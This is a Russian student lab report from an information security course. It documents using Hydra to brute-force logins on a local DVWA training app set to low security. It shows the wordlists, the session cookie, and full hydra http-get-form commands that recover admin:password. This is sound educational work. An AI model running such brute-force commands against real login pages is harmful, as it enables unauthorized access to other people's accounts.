

Индивидуальный проект №3

Основы информационной безопасности


Хрусталеv Влад Николаевич

Российский университет дружбы народов им. Патриса Лумумбы, Москва, Россия

Освоение использования Hydra для перебора логинов и паролей.

Выполнение лабораторной работы


Создание файла passwords.txt для перебора паролей

A terminal window with a dark background. The prompt is (kali@kali)-[~]. The first command is \$ touch passwords.txt, followed by a second command \$ vim passwords.txt.

```
(kali@kali)-[~]  
$ touch passwords.txt  
  
(kali@kali)-[~]  
$ vim passwords.txt
```

Рис. 1: Создание файла passwords.txt

Содержание passwords.txt

A terminal window with a dark background. The prompt is (kali@kali)-[~]. The command \$ cat passwords.txt has been executed, and the output is displayed line by line: admin, 123456, root, qwerty, qwerty123456, and password.

```
(kali@kali)-[~]  
$ cat passwords.txt  
admin  
123456  
root  
qwerty  
qwerty123456  
password
```

Рис. 2: Содержание passwords.txt

Изменение настроек безопасности DVWA





Рис. 3: Изменение настроек безопасности DVWA

Просмотр URL и кук для тестирования брутфорса



The screenshot shows a web browser's developer tools interface. The 'Network' tab is active, displaying a list of requests. The first request is highlighted, showing its details in the right-hand pane. The 'Cookies' sub-tab is selected, showing a single cookie with the name 'PHPSESSID' and a value starting with '25c69u24q22euc6hjn2m0sch'. The 'security' attribute is set to 'low'.

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	127.0.0.1	/DVWA/vulnerabilities/brute/username=admin2	document	html	1.75 kB	4.29 kB
200	GET	127.0.0.1	add_event_listeners.js		script	js	619 B
200	GET	127.0.0.1	dvwaPage.js		script	js	809 B
200	GET	127.0.0.1	favicon.ico	FaviconLoader...	vnd...	cached	1.41 kB
200	GET	127.0.0.1	logo.png		img	png	5.04 kB
200	GET	127.0.0.1	main.css		stylesheet	css	1.45 kB

Filter Cookies
Request Cookies
PHPSESSID: "25c69u24q22euc6hjn2m0sch"
security: "low"

Рис. 4: Просмотр URL и кук для тестирования брутфорса

Запрос для перебора паролей из passwords.txt для логина admin. Найден логин и пароль: admin:password

```
(kali㉿kali)-[~]  
$ hydra -l admin -P ~/passwords.txt 127.0.0.1 http-get-form "/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:PHPSESSID=25c69iu24q22euc6hjn2m0sch;security=low:F=Username and/or password incorrect"
```

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (<https://github.com/vanhauser-thc/thc-hydra>) starting at 2024-04-06 15:32:14

[DATA] max 6 tasks per 1 server, overall 6 tasks, 6 login tries (l:1/p:6), ~1 try per task

[DATA] attacking http-get-form://127.0.0.1:80/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:PHPSESSID=25c69iu24q22euc6hjn2m0sch;security=low:F=Username and/or password incorrect


[80][http-get-form] host: 127.0.0.1 login: admin password: password

1 of 1 target successfully completed, 1 valid password found

Hydra (<https://github.com/vanhauser-thc/thc-hydra>) finished at 2024-04-06 15:32:15

Рис. 5: Запрос для перебора паролей

Создание файла usernames.txt для перебора логинов

A terminal window with a dark background. The prompt is `(kali@kali)-[~]`. The command `$ vim usernames.txt` has been entered. On the right side of the terminal, there is a vertical toolbar with icons for various actions, including a 'Command Inject' button.

```
(kali@kali)-[~]  
$ vim usernames.txt
```

Рис. 6: Создание файла usernames.txt

Содержание usernames.txt

A terminal window with a dark background. The prompt is (kali@kali)-[~]. The command cat usernames.txt has been executed, and the output is displayed on the following lines: user, qwerty, 1234, admin, and user.

```
(kali@kali)-[~]  
$ cat usernames.txt  
user  
qwerty  
1234  
admin  
user
```

Рис. 7: Содержание usernames.txt

Запрос для перебора паролей и логинов из файлов: passwords.txt и usernames.txt. Найден логин и пароль: admin:password

```
(kali㉿kali)-[~]  
$ hydra -L ~/usernames.txt -P ~/passwords.txt 127.0.0.1 http-get-form "/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:PHPSESSID=25c69iu24q22euc6hjnj2m0sch;security=low:F=Username and/or password incorrect"  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in  
military or secret service organizations, or for illegal purposes (this is n  
on-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-06 15:  
34:10  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 30 login tries (l:5/p:6),  
~2 tries per task  
[DATA] attacking http-get-form://127.0.0.1:80/DVWA/vulnerabilities/brute:/use  
rname=^USER^&password=^PASS^&Login=Login:H=Cookie:PHPSESSID=25c69iu24q22euc6h  
jnj2m0sch;security=low:F=Username and/or password incorrect  
[80][http-get-form] host: 127.0.0.1 login: admin password: password  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-06 15:  
34:11
```

Рис. 8: Запрос для перебора паролей и логинов

В результате выполнения лабораторной работы освоил использование Hydra для перебора логинов и паролей, отправляя соответствующие запросы.